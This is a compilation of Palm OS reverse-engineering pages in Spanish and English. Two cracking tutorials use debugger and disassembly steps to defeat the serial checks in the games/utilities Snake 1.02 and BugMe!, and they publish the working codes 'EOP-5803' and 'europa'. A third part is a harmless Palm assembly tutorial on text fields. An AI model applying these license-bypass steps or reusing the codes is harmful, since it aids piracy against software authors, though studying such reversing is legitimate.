000051A8: 72 20 31 20 50 61 6C 6D 20 4F 53 00 80 02 F0 84 "r 1 Palm OS....."
000051B8: 00 01 7E DF 34 31 33 33 31 37 38 31 38 00 00 00 "..~.413317818..."
000051C8: 00 12 02 00 1A F9 33 31 39 36 31 36 30 31 32 00 "......319616012."
000051D8: 80 02 F0 60 00 01 7E CD 80 63 00 00 00 00 93 FA "...`..~..c......"
000051E8: 80 67 10 00 00 00 95 46 80 3F 04 00 00 00 96 3E ".g.....F.?.....>"
000051F8: 80 27 02 00 00 00 97 3E 80 03 02 00 00 00 97 F4 ".'.....>........"
00005208: 80 20 00 00 00 00 98 58 80 3F 16 00 00 00 9A A4 ". .....X.?......"
00005218: 80 21 00 00 00 00 9B 8E 80 01 00 00 00 00 9C 10 ".!..............."
00005228: 80 00 00 00 00 00 9C 3A 80 00 00 00 00 00 9C 74 ".......:.......t"
00005238: 80 FF 10 00 00 00 9D A0 80 00 1C 00 00 00 9E 48 ".............H"
00005248: 80 21 00 00 00 00 9E 7E 80 E3 80 02 EF E6 00 01 ".!.....~........"
00005258: 7E 90 34 30 33 33 38 37 38 38 38 00 80 02 EF D4 "~.403387888....."
00005268: 00 01 7E 87 00 00 00 00 00 00 00 00 00 00 00 0C "..~............."
```

Esto es todo por hoy , y ya saben esta información es solo para fines educativos. si les gusta el programa cómprenlo, La ley no tiene derecho a la censura ni debe exigir pago alguno ni indemnización por derecho a la libertad de expresión constitución política de mi país, puede variar de acuerdo a tu país , y si vives en América Latina el Reversing es legal.

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Snake 1.02

Protección:	(X)Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro
Descripción:	Juego de destreza
Objetivo:	Registrarnos
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru
DOWNLOAD:	http://www.google.com
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27
Palm CRACKER:	Acapulco — FECHA: M/22/03/2005

INTRODUCCION

Cargamos el juego el emulador , desensamblamos con el PalmDemon v0.27, Analizamos a donde esta la ventana de Chico malo, y entes de esta ventana tenemos una llamada a una API que es la de el:

atb "StrCompare" que les parece si cargamos el emulador y el debugger y ponemos un breakpoint en esta API y despues buscamos en la memoria de los registros A0,A1.....A7 que hay tiene que estar el serial mistico.

AL ATAQUE

PASO 1 : Análisis Básico

Echo lo anterior en el Palmdebugger escribimos:
Para ello usaremos:
Name: **Compaq**
Code: **1234567890** **<--- Falso serial por supuesto**

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
.............................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att <--- Aqui conectamos al Debugger con el emulador
EXCEPTION ID = $80
```


```
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "StrCompare" <--- Que el emulador salte al debugger al llamar esta API
A-trap set on 00c8 (StrCompare)
g <--- Entrar al Emulador
EXCEPTION ID = $80
'RegisterHandleEvent'
+$007C 0004BE26 *_StrCompare ; $1001C2E2 | 4E4F A0C8
il  <--- Ver las siguientes 10 intrucciones de código vivo,(vease el desensamblado)
'RegisterHandleEvent 0004BDAA'
+$007C 0004BE26 *_StrCompare ; $1001C2E2 | 4E4F A0C8
+$0080 0004BE2A TST.W D0 | 4A40
+$0082 0004BE2C LEA $0012(A7),A7 | 4FEF 0012
+$0086 0004BE30 BNE.S RegisterHandleEvent+$00A2 ; 0004BE4C | 661A
+$0088 0004BE32 MOVE.W #$0001,-$02E8(A5) ; '..' | 3B7C 0001 FD18
+$008E 0004BE38 MOVE.W #$03E8,-$0046(A5) ; 'h.' | 3B7C 03E8 FFBA
+$0094 0004BE3E MOVE.W -$0046(A5),-(A7) | 3F2D FFBA
+$0098 0004BE42 _FrmGotoForm ; $10069DBE | 4E4F A19B
+$009C 0004BE46 MOVEQ.L #$00,D3 | 7600
+$009E 0004BE48 ADDQ.W #$02,A7 | 544F
+$00A0 0004BE4A BRA.S RegisterHandleEvent+$00B8 ; 0004BE62 | 6016
+$00A2 0004BE4C MOVE.W #$0514,-(A7) ; '..' | 3F3C 0514
+$00A6 0004BE50 _FrmAlert ; $10069070 | 4E4F A192
+$00AA 0004BE54 ADDQ.W #$02,A7 | 544F
+$00AC 0004BE56 BRA.S RegisterHandleEvent+$00B8 ; 0004BE62 | 600A
+$00AE 0004BE58 MOVE.W #$0514,-(A7) ; '..' | 3F3C 0514
+$00B2 0004BE5C _FrmAlert ; $10069070 | 4E4F A192
+$00B6 0004BE60 ADDQ.W #$02,A7 | 544F
+$00B8 0004BE62 MOVE.L -$02EC(A5),-(A7) | 2F2D FD14
+$00BC 0004BE66 _MemHandleUnlock ; $1001FC9E | 4E4F A022
dm a2 100 <--- Según el desensamblado aquí están los datos que escribimos
00004F7A: 43 6F 6D 70 61 71 00 E1 00 00 00 00 33 D0 80 EF "Compaq......3..."
00004F8A: 00 00 00 00 35 44 80 E7 00 00 00 00 36 20 80 21 "....5D......6 .!"
00004F9A: 04 00 00 00 36 F8 80 FF 16 00 00 00 38 96 80 FF "....6.......8..."
00004FAA: 16 00 00 00 3C 90 00 00 00 00 00 00 00 00 00 26 "....<..........&"
00004FBA: 22 00 1A 23 31 33 32 34 35 36 37 38 39 30 00 21 ""..#1324567890.!"
00004FCA: 26 00 00 00 49 90 80 61 00 00 00 00 4A 5C 80 FF "&...I..a....J\.."
00004FDA: 00 00 80 03 56 74 00 01 AC A2 00 02 00 0B 00 03 "....Vt.........."
00004FEA: AC 4E 41 00 00 00 00 00 00 02 00 0B 00 00 00 00 ".NA............."
00004FFA: 00 01 00 0A 00 03 AC 3E 00 00 00 03 DA A0 00 00 "......>........"
0000500A: 4D 08 80 03 56 44 00 01 AC 8A 49 6E 63 6F 72 72 "M...VD....Incorr"
0000501A: 65 63 74 20 43 6F 64 65 2C 20 74 72 79 20 61 67 "ect Code, try ag"
0000502A: 61 69 6E 2E 00 FC 80 00 00 A6 00 00 00 CD 00 A0 "ain............."
0000503A: 00 A0 1F FA 64 00 32 00 00 02 00 00 00 9C 00 9C "....d.2........"
0000504A: 00 00 00 00 00 9B 00 9B 00 03 DE 4C 03 02 00 03 "..........L...."
0000505A: DA A0 00 00 4F E4 2E E0 8A 00 00 00 00 00 00 00 "....O..........."
0000506A: 00 00 00 00 FF FF 2E E4 00 00 00 00 00 03 00 00 "................"
dm a7 100
0003BA66: 00 03 BA 8C 00 00 4F BE 00 00 4F 7A 00 03 BA 8C "......O...Oz...."
0003BA76: 00 11 00 00 00 00 00 04 03 37 00 04 BD AA 00 00 "........7......"
0003BA86: 4D 08 00 04 A8 5C 45 4F 50 2D 35 38 30 33 00 04 "M....\EOP-5803.."
0003BA96: 00 03 BA D6 10 06 C9 30 00 03 BA EC 00 03 BA EA ".......0........"
0003BAA6: 00 00 00 0E 00 03 BA C2 10 06 68 0E 00 03 BA EC ".........h....."
0003BAB6: 00 00 00 09 00 00 4D 08 00 03 BA EC 00 03 BA DE "......M........."
0003BAC6: 10 06 9C 24 00 00 4D 08 00 03 BA EC 00 00 00 0E "...$..M........."
0003BAD6: 00 03 CF AE 00 03 AC 6C 00 03 BB 04 00 04 C2 20 ".......l....... "
0003BAE6: 00 03 BA EC 00 00 00 09 00 00 00 21 00 91 05 7E ".........!...~"
0003BAF6: 00 00 4E 88 00 00 00 00 00 00 00 00 00 00 00 03 "..N............."
0003BB06: BB 0E 00 04 C2 74 03 E8 00 03 BB 30 00 04 A8 DA ".....t.....0...."
0003BB16: 00 00 00 00 00 00 00 8E 00 00 00 00 27 AE 00 00 "............'..."
0003BB26: 49 D8 80 03 BB 06 00 03 BB 44 00 03 CF 7E 10 01 "I........D...~.."
0003BB36: AE 9C 00 03 CF 5E 00 00 00 44 F0 00 00 00 00 00 ".....^...D......"
0003BB46: 00 00 00 00 00 8E 00 03 F3 5C 80 04 03 8E 00 00 "........\......"
0003BB56: 27 34 00 03 AC 6C 00 00 49 D8 00 02 00 00 27 34 "'4...l..I.....'4"
El serial correcto es EOP-5803
```

El programa se registra perfectamente con EOP-5803, pero el mal agradecido nunca da las gracias.

PASO 2 : Hacer que el programa nos recuerde el serial.

A que pasaría cada ves que instalaremos el juego, y tengan que revisar sus grandes bases de datos de claves seriales, Pues seria molesto estar buscando esa clave, por lo que procedemos a hacer que el programa nos recuerde el serial cada vez que lo instalemos ó lo en compartamos enviando por infrarrojo a una amiga ó amigo, novia, esposa,etc.

Abriremos el editor Hexadecimal favorito en mi caso el UltraEdit32 v10a y buscamos la cadena **"To obtain a registration code,send your name...."** , cambiemoslas por la siguiente ", Esto se puede ver mejor abajo:



El juego parece registrarse a la perfección,En otra ocación veremos como crear un generador de llaves, Hasta la próxima

Palm Spanish Tutor

Programa:	BugMe!

Protección:	(X)Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro	
Descripción:	Utileria shareware que quita protecciones trial a PRC files	
Objetivo:	Registrarse	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	www.electricpocket.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	By Latigo	FECHA: M/22/03/2005

INTRODUCCION

12:01 a.m. 20/06/00 -= Palm Reversing tutorial by Latigo =-

AL ATAQUE

Hey! This time im writting a little tutorial on Palm Rerversing / cracking. The palm enviroment is something that has catched my attention and is not willing to release it :).
Its like a new world to be explored, and that is what attratcts me. Besides, palms rox!.

Target = Bugme! 2.74.2 (included in this zip)

Toolz = prc2bin,pildis,hiew (prc2bin and pildis can get found in Darrin Massena's ASDK http://www.massena.com/darrin/pilot/index.html)

Goal = Get a serial for this program.

-= * =-

Install the program in your palm or in the Emulator (if you don't know what im talking about im sorry). The first thing to identify is some string of any kind that will allow us to make the initial search. So run bugme, go to the menu, click on 'options' and then on 'Register BugMe!'. Just enter some garbage as a serial and there we have it :) .. 'the code you entered was not your..' that's enough!.
This string is inside an Alert resource. So what we have to do now is to extract all the alert resources from Bugme.prc and see what is the name of the resource that holds this string.
We are going to do this with 'prc2bin'. So 'prc2bin' bugme!.prc and boom; there we got tons of resources. But we need the Alert resources (taltxxx.bin).
Let's look inside each alert resource looking for the 'bad serial' string. ..tsk tsk tsk Talt05dc.bin is the culprit!!!!!!!!!!!!.
Ok ok so far we know that the name of the alert resource that gets called when we input an erroneous serial is 05dc ...so

whats!?!?!
Don't despair my little friend. This is all we need to make it to the end, this is the iceberg's tip :D.

When the name of an alert resource is pushed into the stack, a dollar sign ($) is appended to the beginning of the Alert ID. So in our case we'd have to search for $5dc. Time for disassembling.
'pildis bugme!.prc' will give us some very nice DragonBall disassembly.
View it with hiew and search for the string '$5dc' and if you are a good boy, you'll land here:

00001696 426dff94 L125 CLR.W -108(A5)
0000169a 3f3c05dc MOVE.W #1500!$5dc,-(A7) <----- yepeey!
0000169e 4e4f TRAP #15
000016a0 a192 DC.W sysTrapFrmAlert

In 169a an Alert ID is being pushed into the stack. Remember that A7 register is the stack. So there is a move instruction and a decrement of a7. This means that something is being pushed.
Then in 16a0 we see sysTrapFrmAlert; FrmAlert is the API that displays Alert Resources, and its only parameter is an Alert Resource ID. So it seems that this is what we've been looking for.
Yes, there are other instances of $5dc if you keep on looking for. But NONE of them are followed by a sysTrapFrmAlert which means that this is THE spot.
Now we have to reverse our way up. Got to unravel the little mistery of who/what/why we end up in this place..so lets go on.

See the L125 at 1696? thats a LABEL. A label which is referencing some spot during the execution of a program. If you are a coder you know what im talking about. So now we got to look for where that label is called. Follow me.
Searching upwards in the dead listing i find this:

00001684 4a6dff94 L124 TST.W -108(A5)
00001688 670c BEQ L125

TST.W -108(a5) means 'Check if some Global variable is 0. If it is(BEQ), then JUMP to L125'
BEQ = 'Branch if EQual' which is the same as JZ.
This leads us to know that there is a global variable (reg flag) that controls the state of the program in terms of 'unregistered/registered'. Good :)
Another upwards search starts revealing what would be the core of the registration routine..

sysTrapStrCompare at 1662 tells us that there is some string comparison going on..

but i keep going upwards..

and at 15da i find sysTrapFldGetTextPtr whose function is to return a pointer to some string from a text Field (edit box).
And here i stay, because i _feel_ this is the right spot. (i can feel the code even though im not an HCUker..hehe, j/k).
Unroll your sleeves, hang up the phone, because we're going to start working from this point down!.

```
00015da DC.W sysTrapFldGetTextPtr ; get pointer to string
00015dc ADDQ.W #4,A7 ; correct stack
00015de MOVE.L A0,-(A7) ; push the recently returned pointer
00015e0 PEA -30(A6) ; push some buffer
00015e4 TRAP #15 ; call API
00015e6 DC.W sysTrapStrCopy ; copy pointer to buffer
00015e8 ADDQ.W #8,A7 ; Correct Stack
00015ea CLR.W -108(A5) ; Clear reg flag
00015ee PEA -30(A6) ; push buffer
00015f2 TRAP #15
00015f4 DC.W sysTrapStrLen ; get length
00015f6 ADDQ.W #4,A7 ; correct stack
00015f8 SUBQ.W #6,D0 ; sub ??
```

```
00015fa BNE L122
00015fc CMPI.B #101!$65,-30(A6) ; is the first char of the buffer an 'e'?
0001602 BNE L121 ; no, jump
0001604 CMPI.B #117!$75,-29(A6) ; is the second char of the buffer an 'u'?
000160a BNE L121 ; no, jump
000160c CMPI.B #114!$72,-28(A6) ; is the third char of the buffer an 'r'?
0001612 BNE L121 ; no, jump
0001614 CMPI.B #111!$6f,-27(A6) ; is the fourth char of the buffer an 'o'?
000161a BNE L121 ; no, jump
000161c CMPI.B #112!$70,-26(A6) ; is the fifth char of the buffer an 'p'?
0001622 BNE L121 ; no, jump
0001624 CMPI.B #97!$61,-25(A6) ; is the sixth char of the buffer an 'a'?
000162a BNE L121 ; no, jump
000162c MOVE.W #1,-108(A5) ; everything's ok, regflag = 1
0001632 L121 TST.W -108(A5) ; flag emtpy?
0001636 BEQ L122 ; yes, jmp to bad boy msg
```

Wooooooha are you seeing this?? this LAME programmer harcoded the serial!!!!!
SHAME ON YOU BUGME BOYYYYYYYY!!!!!
He simply checks each and every letter of the inserted string against 'europa' :P.
Man you could have gone a little bit further couldn't ya?

Let's dissect one line in case you still don't get it.

00015fc CMPI.B #101!$65,-30(A6) ; is first char of buffer an 'e'?

First of all, you must know that -30(a6) is a local variable. Why local? simply this '(a6)' indicates us that this variable is local. If instead of a6 it was a5 then that would mean that the variable is global.
'CMPI' = CoMPare Inmediate
'.B' is specifying the size of the operands to be compared. In this case is a BYTE.
#101!$65 is one of the operands. Its either 101 decimal or 65 Hexadecimal.

So all together is:
'Compare if the byte at -30(a6) is 101(dec) which is the same as 65 Hex.
And the x86 version of this instruction would be something like:
'CMP BYTE PTR LocalVariable,101'

Of course,the registration routines goes on, checking that your string is just 'europa' and not another thing. But its not worth the examination. We know there is only ONE serial,and we got it :).

That's all! piece of cake.
Hope you liked the tutorial and/or learned something.
Any mail,comment,criticism,request send them to -> latigo@ciudad.com.ar
Expect more palm coding and cracking tutorials at -> www.latigo.cjb.net
Cya!

Latigo

Palm Spanish Tutor	
Programa:	**Using Fields**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**		
Descripción:	Tutorial de programación.		
Objetivo:	Enseñar a copiar el texto de una caja de texto a otra caja de texto usando código ASM.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	GNU PRC Tools		
Palm CRACKER:	Latigo	**FECHA:**	M/22/03/2005

INTRODUCCION

Palm ASM Tutorial Nº3 by Latigo

AL ATAQUE

Third one and counting!. This is the third Palm assembly coding tutorial by yours truly.

Tools: This is 100% pure pila asm. The 68k assembler by Darrin Massena. You can get pila (get the whole ASDK) and other great tools in his site.

Brief Description: This tutorial teaches how to use Edit fields (text boxes). Two of them are involved and all the program does is copy one string from one field to the other one :).I assume that you downloaded the whole zip file (palmtut3.zip). As usual we'll use two files: a Resource script file and the .asm one. I'm only going to explain those thigs which are new. The basic stuff covered in previous tutorials is not covered here.

File: Fields.rcp

```
------

#include "Fields.h"

MENU ID 1000
BEGIN
     PULLDOWN "Options"
     BEGIN
          MENUITEM "About This program.." 1002
     END
END

FORM ID 1000 AT (0 0 160 160)
MENUID 1000
NOFRAME
USABLE
BEGIN
     TITLE "This time we use Fields!"
     LABEL "Source Text" ID 1702 AT (19 41) USABLE
     LABEL "Dest. Text" ID 1703 AT (19 76) USABLE
     FIELD ID SourceText AT (80 40 40 15) USABLE LEFTALIGN EDITABLE UNDERLINED
SINGLELINE MAXCHARS 10
     FIELD ID DestText AT (80 76 40 15) USABLE LEFTALIGN EDITABLE UNDERLINED
SINGLELINE MAXCHARS 10
     ; All the modifiers of the FIELD object speak for themselves
     ; First the coordinates and size are specified and then the rest.
    BUTTON "Go for it!" ID Go AT (49 116 40 15) USABLE LEFTANCHOR FRAME
END



ALERT EmtpyField
INFORMATION
BEGIN
    TITLE "Empty Field"
    MESSAGE "Input something please!"
    BUTTONS "Ok"
END

ALERT MyAbout
INFORMATION
BEGIN
    TITLE "About this Tute"
    MESSAGE "Third tutorial. Using Fields."
    BUTTONS "K"
END

; --------------------
; End of the .rcp file
```

This are the contents of Fields.h:

```
#define MyForm 1
#define Go 1105
#define EmptyField 1001
#define MyAbout 1002
#define SourceText 1301
#define DestText 1304
```

File:Fields.asm

```
; The vital parts of code which this tutorial explains are in white font color
; The rest has been explained in previous tutorials
; The 'Appl' directive sets the application's name and four character id.

        Appl    "EditField", 'Lat3'

; Pilot.inc contains PalmOS constants, structure offsets, and API trap codes.

        include "Pilot.inc"

        include "Startup.inc"


; Application-defined resource ids

MainForm        equ             1000
EmptyField      equ             1001
MyAbout         equ             1002
Go              equ             1105
MenuAbout       equ             1002
DestTextId      equ             1304
SourceTextId    equ             1301

        data

global SourceFieldhWnd.l                ;pointer to the Source
global DestFieldhWnd.l                  ;pointer to the Dest

        code

; ---------------------------------------------------------------------------
; DWord PilotMain(Word cmd, void *cmdPBP, Word launchflags)
; PilotMain is called by the startup code and implements a simple event
; handling loop.

proc PilotMain(cmd.w, cmdPBP.l, launchFlags.w)
local   err.w
local   evt.EventType

beginproc
        tst.w   cmd(a6)                 ;sysAppLaunchCmdNormalLaunch is 0
```

```
        bne     PmReturn                ;not a normal launch, bag out

        systrap FrmGotoForm(#MainForm.w)

                                ; void FrmGotoForm (
                                ; Word formId
                                ; );
                                ; formId = Resource ID del Form en cuestion

PmEventLoop

; EventLoop

        systrap EvtGetEvent(&evt(a6), #evtWaitForever.w)

; System gets first chance to handle the event

        systrap SysHandleEvent(&evt(a6))

                                ; SysHandleEvent handles defaults for system events
                                ; Boolean SysHandleEvent (
                                ; EventPtr eventP
                                ; );
                                ; eventP = Puntero a un evento

        tst.b   d0              ;handled?
        bne.s   PmEventDone     ;yep

; Menu handler gets second chance to handle the event

        systrap MenuHandleEvent(&0, &evt(a6), &err(a6))

                                ; MenuHandleEvent handles events in the current
menu.
                                ; This routine handles two types of events,
penDownEvent and winEnterEvent.

                                ; Boolean MenuHandleEvent (
                                ; MenuBarPtr MenuP,
                                ; EventPtr event,
                                ; WordPtr error
                                ; );


        tst.b   d0                      ;handled?
        bne.s   PmEventDone             ;yep

; Application handler gets third chance to handle the event

        call    ApplicationHandleEvent(&evt(a6))

        tst.b   d0                      ;handled?
        bne.s   PmEventDone             ;yep
```

```
; Form handler gets fourth chance to handle the event

        call    MainFormHandleEvent(&evt(a6))

        tst.b   d0                      ;handled?
        bne.s   PmEventDone             ;yep

; Still not handled. We're not interested in it anymore so let the
; default form handler take it.

        systrap FrmGetActiveForm()
        systrap FrmHandleEvent(a0.l, &evt(a6))

; Return from PilotMain when an appStopEvent is received

PmEventDone
        cmpi.w  #appStopEvent,evt+EventType.eType(a6)   ;time to stop? (CMPI =
CoMPare Immediate)
        bne.s   PmEventLoop                             ;nope, loop until it is

PmReturn
        moveq   #0,d0                                   ; moveq = MOVE 8-bit
immediate

endproc


; ---------------------------------------------------------------------------
; Boolean ApplicationHandleEvent(EventType *pevt)
; Handles these events:
;       frmLoadEvent

proc ApplicationHandleEvent(pevt.l)
beginproc
        movem.l a3,-(a7)                ; save registers we're going to trash
                                        ; movem = MOVE Multiple
                                        ; they are moved to the stack which is then
decremented

        movea.l pevt(a6),a0             ; a0 = pevt
                                        ; movea = move address

; Handle frmLoadEvents

        cmpi.w  #frmLoadEvent,EventType.eType(a0)

        bne     AHENotHandled

; Initialize the form and make it active

        systrap FrmInitForm(EventType.data+frmLoad.formID(a0).w)
```

```
        move.l  a0,a3           ; save a copy of FormPtr for later

        systrap FrmSetActiveForm(a0.l)


        systrap FrmGetObjectIndex(a3.l, #SourceTextId.w)

                                ; Returns the item number of an object.
                                ; The item number is the position of the object in
the form’s objects list.
                                ; Word FrmGetObjectIndex (FormPtr frm,Word objID)
                                ; frmPtr: Pointer to memory block that contains the
form.
                                ; objID : ID of an object in the form.

        systrap FrmGetObjectPtr(a3.l,d0.w)

                                ; Returns a pointer to the data structure of an
object in a form.
                                ; void * FrmGetObjectPtr (FormPtr frm,Word objIndex)
                                ; frm           : Pointer to memory block that
contains the form.
                                ; objIndex      : Item number of the object.

        move.l  a0,SourceFieldhWnd(a5)
                                ; save the field ptr away

        systrap FrmGetObjectIndex(a3.l, #DestTextId.w)
        systrap FrmGetObjectPtr(a3.l,d0.w)
        move.l  a0,DestFieldhWnd(a5)

        moveq.l #1,d0           ;event handled
        bra.s   AHEReturn

AHENotHandled
        clr.b   d0              ; CLR = Clear an Operand

AHEReturn
        movem.l (a7)+,a3

endproc


; ---------------------------------------------------------------------------
; Boolean MainFormHandleEvent(EventType *pevt)
; Handles these events:
; frmOpenEvent, frmMenuEvent, ctlSelectEvent

proc MainFormHandleEvent(pevt.l)
beginproc

        movea.l pevt(a6),a0                     ; a0 = addres of pevt
```

```
        move.w  EventType.eType(a0),d0          ; d0 now contains the Type of
event

; Handle frmOpenEvent

        cmp.w   #frmOpenEvent,d0
        bne     MFH1

; Draw the form

        systrap FrmGetActiveForm()



        systrap FrmDrawForm(a0.l)
        bra     MFHReturn

        moveq.l #1,d0
        bra     MFHReturn

; Handle frmMenuEvent
MFH1
        cmp.w   #menuEvent,d0
        bne     MFH2

        cmp.w   #MenuAbout,EventType.data+menu.itemID(a0)
        bne     MFHNotHandled

        systrap FrmAlert(#MyAbout.w)

; Handle ctlSelectEvent
MFH2
        cmp.w   #ctlSelectEvent,d0
        bne     MFHNotHandled

        cmp.w   #Go,EventType.data+ctlEnter.controlID(a0)
        ; here we check if the component that triggered the event is our 'Go' button

        bne     MFHNotHandled
        jsr     ReadAndSet(pc)
        ; JSR = Jump Subroutine.
        ; In this case, the Program Counter is passed as a parameter


MFHNotHandled
        clr.b   d0

MFHReturn
endproc


proc ReadAndSet()
```

```
beginproc

        move.l  SourceFieldhWnd(a5),a0

        ; FldGetTextPtr parameter is moved to A0
        systrap FldGetTextPtr(a0.l)
        ; FldGetTextPtr returns a pointer to the text in the field or NULL.
        ; Function prototype:

        ; CharPtr FldGetTextPtr (
        ;       FieldPtr fld
        ; );
        ; It's only parameter is a pointer to a Field.

        cmp.l   #0,a0
        ; is there any text in the field?

        beq NoInput
        ; No! warn the user
        ; Remember that BEQ = Branch if EQual (JZ)

        move.l a0,a3
        ; copy that ptr to the A3 register

        systrap StrLen(a0.l)
        ; how long is that string?
        ; StrLen takes one parameter, a pointer to a String
        ; Function prototype:
        ;
        ; UInt StrLen (
        ; CharPtr src
        ; );
        ; After StrLen is executed, the string's length is in the D0 register

        move.l  DestFieldhWnd(a5),a0
        ; move the Handle of the Field to A0

        systrap FldInsert(a0.l,a3.l,d0.w)
        ; Here we insert text into one field using FldInsert.
        ; Function prototype:

        ;Boolean FldInsert (
        ; FieldPtr fld,
        ; CharPtr insertChars,
        ; Word insertLen
        ; );
        ;
        ; fld is a pointer to the field object to insert to.
        ; insertChars is a pointer to a string
        ; insertLen is the size of this string, in our case the size was returned by
StrLen and is indicated in
        ; the D0 register.
```

```
        bra EndOfItAll
        ; JMP to EndOfItAll


NoInput
        systrap FrmAlert(#EmptyField.w)
        ; Warn the user due to an empty field


EndOfItAll

endproc



;
; Resources ----------------------------------------------------------------
;


; 'pref' resource. Defines app launch flags, stack and heap size

        res 'pref', 1
        dc.w    sysAppLaunchFlagNewStack|sysAppLaunchFlagNewGlobals|
sysAppLaunchFlagUIApp|sysAppLaunchFlagSubCall
        dc.l    $1000                           ; stack size
        dc.l    $1000                           ; heap size

; Form resource

        res 'tFRM', MainForm, "tfrm03e8.bin"

; Version resource

        res 'tver', 1
        dc.b    '1.0', 0


